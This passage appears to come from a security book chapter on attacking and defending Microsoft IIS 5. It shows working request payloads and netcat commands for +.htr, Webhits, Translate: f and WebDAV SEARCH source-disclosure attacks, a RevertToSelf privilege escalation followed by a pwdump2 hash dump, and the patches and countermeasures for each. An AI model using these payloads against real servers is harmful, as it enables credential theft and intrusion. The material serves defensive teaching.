


Figure 10-5. Calling a specially crafted ISAPI application that invokes RevertToSelf escalates IUSR to local Administrators

The Web browser continues to process and no results are visible, but the damage has been done. Now when a netcat shell is shoveled back, even though it's still running in the context of IUSR, IUSR is now a member of Administrators and can run privileged tools like `pwdump2`. Game over.

```
C:\>nc -l -p 2002
Microsoft Windows 2000 [Version 5.00.2195]
(C) Copyright 1985-1999 Microsoft Corp.

C:\WINNT\system32>net localgroup administrators
net localgroup administrators
Alias name      administrators
Comment       Administrators have complete and unrestricted access
               to the computer/domain

Members
-----
Administrator
Domain Admins
Enterprise Admins
IUSR_CAESARS
The command completed successfully.
C:\WINNT\system32>pwdump2
Administrator:500:aad3b435b5140fetc.
IUSR_TRINITY7:1004:6ad27a53b452fetc.
etc.
```


RevertToSelf and InProcessIsapiApps Countermeasures

Vendor Bulletin:	MS01-026
Bugtraq ID:	NA
Fixed in SP:	3
Log Signature:	Y

Consider these few things when trying to defend against attacks like the one conceived by Horovitz and JD.

Apply the Patch in MS01-026 Although Microsoft doesn't state it explicitly, MS01-026 changes the InProcessIsapiApps Metabase settings so they refer to explicit files rather than relative filenames. This can prevent the use of RevertToSelf calls embedded in Trojan ISAPI DLLs of the same name from running in-process, thus escalating to LocalSystem privileges. This is a post-SP2 Hotfix, and is *not* included with SP2. This patch will also be included in any subsequent "roll-up" packages for IIS due out from Microsoft (at press time, a roll-up security package was available in MS01-026). Roll-up packages include all the previously released Hotfixes for a given product.

Scrutinize Existing ISAPI Applications for Calls to RevertToSelf, and Expunge Them This can help prevent them from being used to escalate privilege as previously described. Use the dumpbin tool included with many Win32 developer tools to assist in this, as shown in the following example using IsapiExt.dll:

```
dumpbin /imports IsapiExt.dll | find "RevertToSelf"
```

Source Code Revelation Attacks

Although seemingly less devastating than buffer overflow or file system traversal exploits, source code revelation attacks can be just as damaging. If a malicious hacker can get an unauthorized glimpse at the source code of sensitive scripts or other application support files on your Web server, they are usually mere footsteps away from compromising one of the systems in your environment.

Source code revelation vulnerabilities result from a combination of two factors:

- ▼ Bugs in IIS
- ▲ Poor Web programming practices

We've already noted that IIS has a history of problems that result in inappropriate exposure of script files or other ostensibly private data (:::\$DATAS, showcode.asp). We discuss several of these issues in this section. These flaws are compounded greatly by Web developers who hard-code sensitive information in the source code of their ASP scripts or global.asa files. The classic example of this is the SQL sa account password being written in a connect string within an ASP script that performs back-end database access.

Most Web developers assume such information will never be seen on the client side because of the way IIS is designed to differentiate between file types by extension. For example, .htm files are simply returned to client browser, but .asp files are redirected to a processing engine and executed server-side. Only the resulting output is sent to the client browser. Thus, the source code of the ASP should never reach the client.

Problems can arise, however, when a request for an Active Server file isn't passed directly to the appropriate processor, but rather is intercepted by one of the numerous other processing engines that ship with IIS. These other engines are also ISAPI DLLs. Some prominent ISAPI extensions to IIS include ISM, Webhits, WebDAV, and coming soon to future versions of IIS, Simple Object Access Protocol (SOAP). Some of these ISAPI DLLs have flaws that cause the source code of the ASP script to be returned to the client rather than executed server side. Invoking one of these DLLs is as simple as requesting a file with the appropriate extension (for example, .htr) or supplying the appropriate syntax in the HTTP request. Currently, the most dangerous vulnerabilities based on this issue are (with associated ISAPI DLLs):

- ▼ +.htr (ism.dll)
- Webhits (webhits.dll)
- Translate: f (WebDAV, httpext.dll)
- ▲ WebDAV directory listing (httpext.dll)

Now that we've discussed the theory behind such vulnerabilities, we'll talk about each specific exploit in more detail, along with countermeasures for all of them.



+.htr

<i>Popularity:</i>	9
<i>Simplicity:</i>	9
<i>Impact:</i>	4
<i>Risk Rating:</i>	8

The +.htr vulnerability is a classic example of source code revelation that works against IIS 4 and 5. By appending +.htr to an active file request, IIS 4 and 5 serve up fragments of the source data from the file rather than executing it. This is an example of a misinterpretation by an ISAPI extension, ISM.DLL. The .htr extension maps files to ISM.DLL, which serves up the file's source by mistake. Here's a sample file called htr.txt that you can pipe through netcat to exploit this vulnerability—note the +.htr appended to the request:

```
GET /site1/global.asa+.htr HTTP/1.0
[CRLF]
[CRLF]
```

Piping through netcat connected to a vulnerable server produces the following results:

```
C:\>nc -vv www.victim.com 80 < htr.txt
www.victim.com [10.0.0.10] 80 (http) open
HTTP/1.1 200 OK
Server: Microsoft-IIS/5.0
Date: Thu, 25 Jan 2001 00:50:17 GMT
<!-- filename = global.asa - ->
("Profiles_ConnectString") = "DSN=profiles;UID=Company_user;Password=secret"
("DB_ConnectString") = "DSN=db;UID=Company_user;Password=secret"
("PHFConnectionString") = "DSN=phf;UID=sa;PWD="
("SiteSearchConnectionString") = "DSN=SiteSearch;UID=Company_user;Password=simple"
("ConnectionString") = "DSN=Company;UID=Company_user;PWD=guesme"
("eMail_pwd") = "sendaemon"
("LDAPServer") = "LDAP://directory.Company.com:389"
("LDAPUserID") = "cn=Directory Admin"
("LDAPPwd") = "slapdme"
```

As you can see in the previous example, the global.asa file, which isn't usually sent to the client, gets forwarded when +.htr is appended to the request. You can also see this particular server's development team has committed the classical error of hard-coding nearly every secret password in the organization within the global.asa file. Ugh.

NOTE

To exploit this vulnerability, zeros would have to be in fortuitous memory locations on the server. Multiple malicious requests usually produce this situation but, occasionally, +.htr won't work because of this limitation.

Patching this vulnerability isn't enough, either. Microsoft released two separate patches for issues related to .htr file requests, and then was forced to issue a third when a variation on the +.htr attack was found to work on the patched servers. The variation prepends a %3f to the +.htr of the original exploit. Here's a sample file that can be redirected to netcat:

```
GET /site1/global.asa%3f+.htr HTTP/1.0
[CRLF]
[CRLF]
```

Redirecting this file through netcat can achieve the same source code revelation results against servers that have been patched with MS00-31 and/or MS00-044.

➊ +.htr Countermeasures

<i>Vendor Bulletin:</i>	<i>MS01-004</i>
<i>Bugtraq ID:</i>	<i>2313</i>
<i>Fixed in SP:</i>	<i>3</i>
<i>Log Signature:</i>	<i>Y</i>

Countermeasure number one for +.htr is repeated throughout this chapter: don't hard-code private data in Active Server files! Obviously, if nothing of such a sensitive nature is written to the global.asa file, much of the problem can be alleviated.

One additional point about this recommendation is the use of server-side tags within ASP code. The .htr bug cannot read portions of Active Server files delimited by the <% %> tags, which are often used to denote portions of the file processed server-side. Microsoft cites the following example in its security bulletin on .htr.

Say an ASP file has the following content, with server-side tags in the indicated locations:

```
<b>Some HTML code</b>
<%
/*Some ASP/HTR code*/
var objConn = new ActiveXObject("Foo.bar");
%>
<I>other html code</I>
other code.
```

The information that would be returned to an +.htr request for this ASP file would be as follows:

```
<b>Some HTML code</b>
<I>other html code</I>
other code.
```

Note, all data included between the server-side tags is stripped out. Thus, a good idea is to train the Web development team to use these tags when they explicitly don't want script data to be read on the client. In addition to providing defense against any future issues like .htr, this also gets them to constantly consider the possibility that their script source code could fall into the wrong hands.

Of course, it's also wise to prevent the occurrence of the flaw itself. A simple way to eliminate many of the potential hazards lurking in the many ISAPI DLLs that ship with IIS 5 is to disable the application mapping for any that aren't used. In the case of +.htr, that file extension maps to ism.dll, which handles Web-based password reset. HTR is a scripting technology delivered as part of IIS 2 but was never widely adopted, largely because ASP (introduced in IIS 4) proved more superior and flexible. If your site isn't using

this functionality (and most don't), simply remove the application mapping for .htr to ism.dll in the IIS 5 Admin Tool (iis.msc).

Microsoft explicitly advises that the most appropriate way to eliminate these vulnerabilities is to remove the script mapping for .htr, as discussed in the previous section on the IPP buffer overflow (see Figure 10-1). However, if your application relies on .htr-based password reset, then removing the application mapping for .htr isn't a viable option in the short term. In this case, obtain and apply the patch for this issue from Microsoft Security Bulletin MS01-004 (note, this bulletin and related patches supersedes previously released fixes for this issue discussed in MS00-031 and MS00-044).

CAUTION

Make sure to apply the most recent patch for .htr. Previous patches were found to be vulnerable to variants of the original attack (%3F+.htr). At press time, the most recent patch is MS01-004.

This patch will be included in Windows 2000 Service Pack 3, so make sure to get the Hotfix if you aren't running SP3 (which wasn't even available at press time). In the long term, write an ASP file to replace the .htr functionality if possible, and then remove the script mapping. As you have seen, additional vulnerabilities may be lurking in the ism.dll ISAPI extension. This patch is included in the latest IIS rollup Hotfix package, MS01-026.

If you're using Web-based password administration, strengthening the permissions on the /scripts/iisadmin so only Administrators can access it is also wise.

**Webhits**

<i>Popularity:</i>	9
<i>Simplicity:</i>	9
<i>Impact:</i>	4
<i>Risk Rating:</i>	8

Many sites leverage Microsoft Indexing Services to extend the functionality of their Web servers. This is installed by default on Windows 2000 but isn't set to start up automatically at boot time unless explicitly configured to do so. When active, Indexing Services extends IIS with an ISAPI DLL called webhits.dll. Webhits lends "hit highlighting" functionality to Index Server, which shows the exact portions of a document that satisfy an Index Server query. Webhits is invoked by requesting .htw files, and several vulnerabilities are associated with Webhits functionality. Each of them was discovered by David Litchfield while working at Cerberus Information Security.

- ▼ The first .htw attack works by using an existing .htw sample file to view the source of other files, even those outside of Webroot. These samples are optionally installed on IIS 4, not 5. A sample attack might look like this:

```
http://victim.com/iissamples/issamples/oop/qfullhit.htw?
CiWebHitsFile=../../winnt/repair/setup.log&CiRestriction=none
&CiHiliteType=Full
```


Please do not alter this file. It may be replaced if you upgrade your web server.

If you want to use it as a template, we recommend renaming it, and modifying the new file.

```

    Thanks.-->
[etc.]
<HTML><HEAD>
<title id=titletext>Under Construction</title>
[HTML body of iistart.asp]
</HTML>
[source of /exair5/siteadmin/default.asp]
Exploration Air Site Administration
Please fill out this form and click on the Save button to update the site's
security parameters.
<BR>&gt;&nbsp;&nbsp;&nbsp;Allow Anonymous<BR>
Enables/Disables Windows NT Integrated Authentication for Employee Benefits
<BR><BR>&gt;&nbsp;&nbsp;&nbsp;SSL Support<BR>
Enables/Disables Secure Sockets Layer (SSL) Encryption for Frequent Flyer Club
<BR><BR>&gt;&nbsp;&nbsp;&nbsp;Client Certificate Support<BR>
Enables/Disables X.509 Client Certificate Authentication for Frequent Flyer Club.
<BR><BR>
<BR>Sorry, you do not have administrative privileges Therefore, you can
not edit the site's security settings.
Copyright &copy;1998 Microsoft Corporation. All Rights Reserved.
Terms of Use</BODY></HTML>
sent 828, rcvd 3491: NOTSOCK

```

Note, the output from this attack contains the source of the initial file request, `iistart.asp`, and then the source of the Webhits-targeted file, `/exair5/siteadmin/default.asp` (even though we don't have privileges to execute it). We've edited the output significantly and added some text to highlight these salient points. Once again, if sensitive data is contained in the source code of either of these files, it's now in the hands of the intruder.

Webhits Countermeasures

<i>Vendor Bulletin:</i>	<i>MS00-006</i>
<i>Bugtraq ID:</i>	<i>1084</i>
<i>Fixed in SP:</i>	<i>1</i>
<i>Log Signature:</i>	<i>Y</i>

Do we sound like a broken record yet?

- ▼ Ensure that no private data appears in the source of any script-related files.
- Remove the application mapping for `.htw` files (as explained under the countermeasures for the IPP buffer overflow).
- ▲ Get the Hotfix from MS00-006. This patch is included in Windows 2000 Service Pack 1, so if you're running SP1, you're OK.

And, of course, turn off Index Server if it isn't being used. To do this, use the Services console (services.mmc) and select Properties of the Indexing Service, set Startup to Manual, and stop the service.



“Translate: f”

<i>Popularity:</i>	9
<i>Simplicity:</i>	9
<i>Impact:</i>	4
<i>Risk Rating:</i>	8

The Translate: f vulnerability, identified by Daniel Docekal, is exploited by triggering another IIS 5 ISAPI DLL, httpext.dll, which implements Web Distributed Authoring and Versioning (WebDAV, RFC 2518) on IIS 5. WebDAV is a Microsoft-backed standard that specifies how remote authors can edit and manage Web server content via HTTP. This concept sounds scary enough in and of itself, and Translate: f is probably only a harbinger of more troubles to come from this powerful, but potentially easily abused, technology.

The Translate: f exploit achieves the same effect, but operates a bit differently than +.httr—instead of a file extension triggering the ISAPI functionality, a specific HTTP header does the trick. The Translate: f header signals the WebDAV DLL to handle the request and a trailing backslash to the file request causes a processing error, so it sends the request directly to the underlying OS (either NT or Windows 2000). NT/2000 happily returns the file to the attacker's system rather than executing it on the server, as would be appropriate. An example of such a request is shown next. Note the trailing backslash after GET global.asa and the Translate: f in the HTTP header:

```
GET /global.asa\ HTTP/1.0
Translate: f
[CRLF]
[CRLF]
```

By redirecting a text file containing this text (call it transf.txt) through a netcat connection to a vulnerable server, as shown next, the source code of the global.asa file is displayed on standard out:

```
C:\>nc -vv www.victim.com 80 < transf.txt
www.victim.com [192.168.2.41] 80 (http) open
HTTP/1.1 200 OK
Server: Microsoft-IIS/5.0
Date: Wed, 23 Aug 2000 06:06:58 GMT
Content-Type: application/octet-stream
Content-Length: 2790
ETag: "0448299fcd6bf1:bea"
Last-Modified: Thu, 15 Jun 2000 19:04:30 GMT
```



```

Accept-Ranges: bytes
Cache-Control: no-cache
<!--Copyright 1999-2000 bigCompany.com -->
<object RUNAT=Server SCOPE=Session ID=fixit PROGID="Bigco.object"></object>
("ConnectionText") = "DSN=Phone;UID=superman;Password=test;"
("ConnectionText") = "DSN=Backend;UID=superman;PWD=test;"
("LDAPServer") = "LDAP://ldap.bigco.com:389"
("LDAPUserID") = "cn=Admin"
("LDAPPwd") = "password"

```

As you can see from this example, the attacker who pulled down this particular ASA file has gained passwords for multiple back-end servers, including an LDAP system.

Canned Perl exploit scripts that simplify the preceding netcat-based exploit are available on the Internet (we used `trans.pl` by Roelof Temmingh and `srcgrab.pl` by Smiler).



“Translate: f” Countermeasures

<i>Vendor Bulletin:</i>	<i>MS00-058</i>
<i>Bugtraq ID:</i>	<i>1578</i>
<i>Fixed in SP:</i>	<i>1</i>
<i>Log Signature:</i>	<i>N</i>

As always, the best way to address the risk posed by Translate: f and other source code revelation-type vulnerabilities is simply to assume any server-side executable files on IIS are visible to Internet users and never to store sensitive information in these files.

Because this isn't invoked by a specific file request, removing application mappings isn't relevant here. You could delete `httpext.dll`, but the effect of this on core IIS 5 functionality is unknown. Certainly if you intend to use WebDAV functionality, it will be deleterious.

Of course, you should also obtain the patch that fixes this specific vulnerability from Microsoft Security Bulletin MS00-058 (<http://www.microsoft.com/technet/security/bulletin/MS00-058.asp>). This patch is included in Windows 2000 Service Pack 1 so, if you're running SP1, you're OK.



WebDAV SEARCH Directory Listing

<i>Popularity:</i>	<i>5</i>
<i>Simplicity:</i>	<i>7</i>
<i>Impact:</i>	<i>1</i>
<i>Risk Rating:</i>	<i>4</i>

The WebDAV SEARCH vulnerability was discovered by David Litchfield in October 2000. The WebDAV ISAPI DLL, `htttext.dll`, is at the root of this vulnerability as well, although it isn't as serious as Translate: f. If the Index Service is running and read access is

granted to the directory in question, a WebDAV SEARCH request can obtain a directory listing of the Webroot directory and every subdirectory. Although this might not seem earth-shattering at first, recall our example from the Web Application hacking discussion at the outset of this chapter—attackers might be able to discover private files or identify .inc files used in ASP applications that can be directly downloaded in a browser. The HTTP request syntax that exploits the vulnerability is shown next:

```
SEARCH / HTTP/1.1
Host: 127.0.0.1
Content-Type: text/xml
Content-Length: 133

<?xml version="1.0"?>
<g:searchrequest xmlns:g="DAV:">
<g:sql>
Select "DAV:displayname" from scope()
</g:sql>
</g:searchrequest>
```

Redirecting a file with this input to a netcat connection to a target server generates an XML-ified directory listing of the Webroot directory and every subdirectory. It's best to redirect the output to a .xml file, edit out the HTTP headers using a text editor, and then open the remaining raw XML in Internet Explorer or another Web browser that renders XML. Here's what the redirection command might look like (webdav.txt contains the input previously shown, and output.xml is an arbitrary filename chosen for our output):

```
C:\>nc -vv victim.com 80 < webdav.txt > output.xml
```

After editing out extraneous HTTP headers from output.xml, and then opening it in Internet Explorer, we see the directory listing, as shown in Figure 10-6. We've only shown two of the files located in the Webroot directory in this figure, but the entire output.xml file reveals the names of all subdirectories and files under the Webroot.

WebDAV SEARCH Countermeasures

<i>Vendor Bulletin:</i>	KB Q272079
<i>Bugtraq ID:</i>	1756
<i>Fixed in SP:</i>	NA
<i>Log Signature:</i>	Y

Microsoft has published KB article Q272079 that details the following countermeasures for WebDAV SEARCH queries:

- ▼ If you aren't using Index Server (for example, you don't have content on your Web site you want to have searched), disable or uninstall the service.




Figure 10-6. Output from a WebDAV SEARCH request shows a directory listing of the Webroot and all subdirectories on the target IIS 5 server.

- ▲ If you must enable Index Server, configure directories that contain sensitive information to disable the Index This Resource option on the appropriate tab (for example, select Properties of the Scripts virtual directory within the IIS Admin tool, go to the Virtual Directory tab, and uncheck Index This Resource).

And, once again, we remind readers to rename their .inc files to .asp so, even if someone can identify the filenames using WebDAV SEARCH, they won't be able to download them to their browsers.

Microsoft posted a Knowledge Base article detailing how to disable WebDAV without deleting the httpext DLL, and then removed it from their site. The article number was Q241520, and, in the following, we list the instructions for disabling and reenabling WebDAV, printed verbatim from the article.

Steps to Disable WebDAV for an Entire IIS 5.0 Web Server

1. Open a command-prompt session.
2. Stop the IIS services by typing the following command, and then pressing ENTER: IISRESET /STOP

3. Set ACLs on the Httpext.dll file to everyone no access.
4. Change the directory to your %SystemRoot%\System32\Inetsrv folder.
5. Open a command-prompt session and type: **CACLS httpext.dll /D Everyone**
6. Restart the IIS services by typing the following command, and then pressing ENTER:
IISRESET /START

Steps to Reenable WebDAV

1. Open Windows Explorer.
2. Go to your %SystemRoot%\System32\Inetsrv folder.
3. Right-click your Httpext.dll file, and then click Properties on the pop-up menu.
4. Click the Security tab.
5. Select Everyone, and then click Remove.
6. Select the Allow inheritable permissions from parent to propagate to this object check box, and then click Apply.
7. Click OK to exit the Properties dialog box.

Searches for Q241520 turned up no result as this book went to press so, apparently, Microsoft pulled this article from its support Web site. We're unsure as to why this was done and, furthermore, we don't know whether disabling WebDAV in this manner is a supported option on Windows 2000.